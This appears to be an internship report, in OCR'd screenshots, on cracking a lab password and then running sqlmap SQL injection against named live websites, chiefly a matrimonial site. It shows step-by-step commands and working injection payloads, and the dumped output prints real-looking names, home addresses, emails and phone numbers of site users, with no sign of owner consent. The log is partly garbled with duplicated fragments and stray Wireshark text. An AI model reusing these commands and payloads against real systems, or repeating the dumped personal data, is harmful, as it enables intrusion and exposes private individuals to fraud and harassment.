
- Then,next I have used Hiren Boot to crack the password and it have successfully works and gained access to the accounts.





- After entering into the users account.

→ Checking the files in the system:-

- I have found the following Folder and File,



- In the users folder, I have found a folder that contains the flag.txt.



→TASK-8

Perform SQL Injection on given targets and dump the data from databases. Also make a report in a detailed document and report to mail given below?

Target 1: <https://www.lagnakaro.com/> Target 2: www.transpakcorp.com Target 3: www.burobd.org
 Target 4: www.tpsldh.com

TASK---8

Cybersecurity Internship

Task-8

-ST#IS#6119


**Performing SQL Injection on given targets and dump the data from databases:-

For the target website given below:

→**TARGET-1**:- www.lagnakaro.com

****STEP-1**: Using this command

```
sqlmap -u https://www.lagnakaro.com/wedding-  
resources.php?id=1 --dbs
```



```
(root㉿kali)-[~/home/kali]
# sqlmap -u https://www.lagnakaro.com/wedding-resources.php?id=1 --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:22:32 /2024-01-28/
[00:22:34] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=u17amflom64...nsdmo8pmc7'). Do you want to use those [Y/n] y
[00:22:48] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:22:49] [INFO] testing if the target URL content is stable
[00:22:50] [INFO] target URL content is stable
[00:22:50] [INFO] testing if GET parameter 'id' is dynamic
[00:22:50] [INFO] GET parameter 'id' appears to be dynamic
[00:22:51] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[00:22:51] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
```

```
amfopmcr: ~ do you want to use those [Y/n] ?  
[00:22:48] [INFO] checking if the target is protected by some kind of WAF/IPS  
[00:22:49] [INFO] testing if the target URL content is stable  
[00:22:50] [INFO] target URL content is stable  
[00:22:50] [INFO] testing if GET parameter 'id' is dynamic  
[00:22:50] [INFO] GET parameter 'id' appears to be dynamic  
[00:22:51] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')  
[00:22:51] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks  
[00:22:51] [INFO] testing for SQL injection on GET parameter 'id'  
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y  
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y  
[00:23:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[00:23:03] [WARNING] reflective value(s) found and filtering out  
[00:23:05] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="On")  
[00:23:05] [INFO] testing 'Generic inline queries'  
[00:23:05] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'  
[00:23:05] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'  
[00:23:06] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'  
[00:23:06] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'  
[00:23:06] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'  
[00:23:07] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'  
[00:23:07] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'  
[00:23:05] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'  
[00:23:06] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'  
[00:23:06] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'  
[00:23:06] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'  
[00:23:07] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'  
[00:23:07] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'  
[00:23:07] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'  
[00:23:08] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'  
[00:23:08] [INFO] GET parameter 'id' is 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable  
[00:23:08] [INFO] testing 'MySQL inline queries'  
[00:23:08] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'  
[00:23:08] [WARNING] time-based comparison requires larger statistical model, please wait.....  
(done)  
[00:23:10] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'  
[00:23:10] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'  
[00:23:11] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'  
[00:23:11] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'  
[00:23:11] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'  
[00:23:12] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'  
[00:23:23] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable  
[00:23:23] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'  
[00:23:23] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found  
[00:23:23] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed
```

```
[00:23:12] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'  
[00:23:23] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable  
[00:23:23] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'  
[00:23:23] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found  
[00:23:23] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test  
[00:23:25] [INFO] target URL appears to have 3 columns in query  
[00:23:26] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable  
...using this filter: | Enter a capture filter | All interfaces shown  
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y  
sqlmap identified the following injection point(s) with a total of 47 HTTP(s) requests:  
_____  
Parameter: id (GET)  
    Type: boolean-based blind  
    Title: AND boolean-based blind - WHERE or HAVING clause  
    Payload: id=1' AND 9687=9687 AND 'PJxg'='PJxg  
  
    Type: error-based  
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
    Payload: id=1' AND (SELECT 3050 FROM(SELECT COUNT(*),CONCAT(0x7170707671,(SELECT (ELT(3050=3050,1))),0x716b786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'CwBs'='CwBs  
  
    Type: time-based blind  
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
    Payload: id=1' AND (SELECT 1082 FROM (SELECT(SLEEP(5)))zOTZ) AND 'rmJO'='rmJO  
  
    Type: UNION query
```

```
Payload: id=1' AND 9687=9687 AND 'PJxg'='PJxg  
_____  
Type: error-based  
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
Payload: id=1' AND (SELECT 3050 FROM(SELECT COUNT(*),CONCAT(0x7170707671,(SELECT (ELT(3050=3050,1))),0x716b786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'CwBs'='CwBs  
Welcome to Wireshark  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=1' AND (SELECT 1082 FROM (SELECT(SLEEP(5)))zOTZ) AND 'rmJO'='rmJO  
...using this filter: | Enter a capture filter | All interfaces shown  
Type: UNION query  
Title: Generic UNION query (NULL) - 3 columns  
Payload: id=1' UNION ALL SELECT NULL,NULL,CONCAT(0x7170707671,0x45656f42665164554766534a6e41587243574b5a4d694f6a7a58544d517549566c78715253586e4c,0x716b786b71)-- -  
Loopback to: [00:23:58] [INFO] the back-end DBMS is MySQL  
web application technology: PHP, Apache, PHP 5.6.40  
back-end DBMS: MySQL >= 5.0 (MariaDB fork)  
[00:23:58] [INFO] fetching database names  
available databases [3]:  
[*] information_schema  
[*] la5hjas_s8gjam1  
[*] lagna_dec2023  
  
[00:23:58] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.lagnakaro.com'  
You are running Wireshark 4.0.7 (Git v4.0.7 packaged as 4.0.7-1).  
[*] ending @ 00:23:58 /2024-01-28/
```

```
Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND (SELECT 3050 FROM(SELECT COUNT(*),CONCAT(0x7170707671,(SELECT (ELT(3050=3050,1))),0x716b786b71,FL00R(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'CwBs='CwBs

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 1082 FROM (SELECT(SLEEP(5)))z0TZ) AND 'rmJ0='rmJ0

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=1' UNION ALL SELECT NULL,NULL,CONCAT(0x7170707671,0x45656f42665164554766534a6e41587243574b5a4d694f6a7a58544d517549566c78715253586e4c,0x716b786b71)-- -

[00:23:58] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Apache, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[00:23:58] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] la5hjas_s8gjam1
[*] lagna_dec2023
[00:23:58] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.lagnakaro.com'

[*] ending @ 00:23:58 /2024-01-28/ and Answers · Mailing Lists · SharkFest · Wireshark Discord · Donate
```

**STEP-2: Using this command

```
sqlmap -u https://www.lagnakaro.com/wedding-resources.php?id=1 -D la5hjas_s8gjam1 --tables:
```

```
[root@kali]# ./sqlmap.py -u https://www.lagnakaro.com/wedding-resources.php?id=1 -D la5hjas_s8gjam1 --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this program
any

[*] starting @ 00:28:37 /2024-01-28/
[blueooth-monitor]

[00:28:38] [INFO] resuming back-end DBMS 'mysql'
[00:28:38] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=4strobh7dp...u7msb231n2'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 9687=9687 AND 'PJxg'='PJxg
You are running Wireshark 4.0.7 (Git v4.0.7 packaged as 4.0.7-1).

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
```

```
Type: error-based
Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND (SELECT 3050 FROM(SELECT COUNT(*),CONCAT(0x7170707671,(SELECT (ELT(3050=3050,1))),0x716b786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'CwBs'='CwBs

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 1082 FROM (SELECT(SLEEP(5)))z0TZ) AND 'rmJ0'='rmJ0

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=1' UNION ALL SELECT NULL,NULL,CONCAT(0x7170707671,0x45656f42665164554766534a6e41587243574b5a4d694f6a7a58544d517549566c78715253586e4c,0x716b786b71)-- -

[00:28:52] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[00:28:52] [INFO] fetching tables for database: 'la5hjas_s8gjam1'
Database: la5hjas_s8gjam1
[34 tables]
+-----+
| adminlogin
| banners
| caste
| category
| city
| cms
| deleted_request
| expressinterest
|
```

```
Database: la5hjas_s8gjam1
[34 tables]
+-----+
| adminlogin
| banners
| caste
| category
| city
| cms
| deleted_request
| expressinterest
| featured_list
| googleanalysis
| homepagebanners
| homepageleftbanners
| homepagerightbanners
| marquee
| matchalert
| membershipplan
| news
| orders
| paiddetails
| payment_details
| payment_options
| photoprotectrequesters
| receivemessage
| register
| religion
| sellbuy
| sentmessage
| seokeyword
|
```

The screenshot shows the Wireshark interface with a list of protocols on the left and a log window at the bottom. The log window contains the following text:

```
[00:28:53] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.lagnakaro.com'  
[*] ending @ 00:28:53
```

**STEP-3: Using this command

```
sqlmap -u https://www.lagnakaro.com/wedding-  
resources.php?id=1 -D la5hjas_s8gjam1 -T  
viewedaddress --columns:
```

```

└─(root㉿kali)-[~/home/kali]
# sqlmap -u https://www.lagnakaro.com/wedding-resources.php?id=1 -D la5hjas_s8gjam1 -T viewed
address --columns
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this
program

[*] starting @ 00:34:19 /2024-01-28/
[00:34:19] [INFO] resuming back-end DBMS 'mysql'
[00:34:20] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=q9ahtakejk ... 7uhitgko3'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 9687=9687 AND 'PJxg'='PJxg

```

```

Type: error-based
Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND (SELECT 3050 FROM(SELECT COUNT(*),CONCAT(0x7170707671,(SELECT (ELT(3050=3050,1))),0x716b786b71,FLOOR(RAND(0)*2)x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'CwBs'='CwBs

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 1082 FROM (SELECT(SLEEP(5)))zOTZ) AND 'rmJO='rmJO

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=1' UNION ALL SELECT NULL,NULL,CONCAT(0x7170707671,0x45656f42665164554766534a6e41587243574b5a4d694f6a7a58544d517549566c78715253586e4c,0x716b786b71)-- -

[00:34:38] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.40, Apache, PHP
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[00:34:38] [INFO] fetching columns for table 'viewedaddress' in database 'la5hjas_s8gjam1'

Database: la5hjas_s8gjam1
Table: viewedaddress
[6 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| address | text   |
| checked | varchar(50) |
| ID      | int(11) |
| when1   | varchar(50) |

```

```

[00:34:38] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.40, Apache, PHP
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[00:34:38] [INFO] fetching columns for table 'viewedaddress' in database 'la5hjas_s8gjam1'

Database: la5hjas_s8gjam1
Table: viewedaddress
[6 columns]
+-----+-----+
| Column | Type  |
+-----+-----+
| address | text   |
| checked | varchar(50) |
| ID      | int(11) |
| when1  | varchar(50) |
| who1    | varchar(50) |
| whom1   | varchar(50) |
+-----+-----+
[*] ending @ 00:36:38 /2024-01-28/

```

**STEP-4: Using this command

sqlmap -u https://www.lagnakaro.com/wedding-resources.php?id=1 -D la5hjas_s8gjam1 -T viewedaddress -C address –dump:

```

└─(root㉿kali)-[/home/kali]
└─# sqlmap -u https://www.lagnakaro.com/wedding-resources.php?id=1 -D la5hjas_s8gjam1 -T viewedaddress -C address --dump
           H
           [.] {1.7.8#stable}
           [-] . [.] , [.] 
           |_IV ... https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this
program
[*] starting @ 00:40:46 /2024-01-28/

[00:40:47] [INFO] resuming back-end DBMS 'mysql'
[00:40:47] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=vkre756l1qu...5b2sq37gv7'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause

```

```

sqlmap resumed the following injection point(s) from stored session:
_____
|   Trash
Parameter: id (GET)
    Type: boolean-based blind
        Title: AND boolean-based blind - WHERE or HAVING clause
        Payload: id=1' AND 9687=9687 AND 'PJxg'='PJxg

    Type: error-based
        Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
        Payload: id=1' AND (SELECT 3050 FROM(SELECT COUNT(*),CONCAT(0x7170707671,(SELECT (ELT(3050=3050,1))),0x716b786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'CwBs'='CwBs

    Type: time-based blind
        Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
        Payload: id=1' AND (SELECT 1082 FROM (SELECT(SLEEP(5)))zOTZ) AND 'rmJO='rmJO

    Type: UNION query
        Title: Generic UNION query (NULL) - 3 columns
        Payload: id=1' UNION ALL SELECT NULL,NULL,CONCAT(0x7170707671,0x45656f42665164554766534a6e41587243574b5a4d694f6a7a58544d517549566c78715253586e4c,0x716b786b71)-- -

[00:40:50] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[00:40:50] [INFO] fetching entries of column(s) 'address' for table 'viewedaddress' in database 'la5hjas_s8gjam1'
[00:40:56] [WARNING] large output detected. This might take a while
Database: la5hjas_s8gjam1
Table: viewedaddress
[56040 entries]

```

```

web application technology: Apache, PHP, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[00:40:50] [INFO] fetching entries of column(s) 'address' for table 'viewedaddress' in database 'la5hjas_s8gjam1'
[00:40:56] [WARNING] large output detected. This might take a while
Database: la5hjas_s8gjam1
Table: viewedaddress
[56040 entries]
+
+-----+
| address
+-----+
| Home
+-----+
[00:40:58] [WARNING] console output will be trimmed to last 256 rows due to large table size
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-14913659.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-46508071.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-21509200.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-19669093.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-15065452.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-83921399.bin'
[00:40:59] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/

```



```
[00:41:01] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-17276694.bin'  
[00:41:01] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-84704920.bin'  
[00:41:01] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-77055125.bin'  
[00:41:01] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-31157375.bin'  
[00:41:01] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-29337047.bin'  
[00:41:01] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-94193937.bin'  
[00:41:01] [WARNING] writing binary ('application/octet-stream') content to file '/root/.local/share/sqlmap/output/www.lagnakaro.com/dump/la5hjas_s8gjam1/address-16529950.bin'  
| Rohan Ajaykumar Soni,\n2954,Islington ave,M9L2K5.\r\nNorthyork, Ontario,Toronto.,\nnajay.rohan11@gmail.com,\nn1-- 6478225197,\nn6472788207  
|  
| FENIL SHAH,\nSHAK MARKET, HOLI CHAKALA, BODELI,\nshahfenil100@gmail.com,\nn91-- ,\nn7698667006  
| "the quieter you become, the more you are able to hear"  
| aarchi chokshi,\n10 CHANDRA NAGAR SOCIETY , MEHTA POLE , MANDVI , VADODARA,\naarchichokshi412@gmail.com,\nn91-- ,\nn9998905313  
|  
| neel shah,\nf-303 earth acropolis -2 b\h brighth c.b.s.e school vasna-bhayli road,vaddara gujrat-391410,\nnpareshmsah.9884@gmail.com,\nn91-- ,\nn9725197287  
|  
| bibhas shah,\na-201 pushp heights, near sai chokdi opp,ambe school,manjalpur,vadodara,\nshahbibhas101@gmail.com,\nn91-- ,\nn9428300224  
|  
| Tanvi Shah,\nB-33, Arvind Society\r\nNew Sama Road\r\nVadodara,\nshahtanvi9598@gmail.com,\nn91-91-9925015924,\nn9925015924
```

```
| SAURIN PAREKH,\n104,shri hari darshanflat ,\r\nsuryanagar ,\r\nwaghodiya road,\r\nvadodara\r\n,\nnsaurinparikh18@gmail.com,\nn91-- ,\nn7779008740  
|  
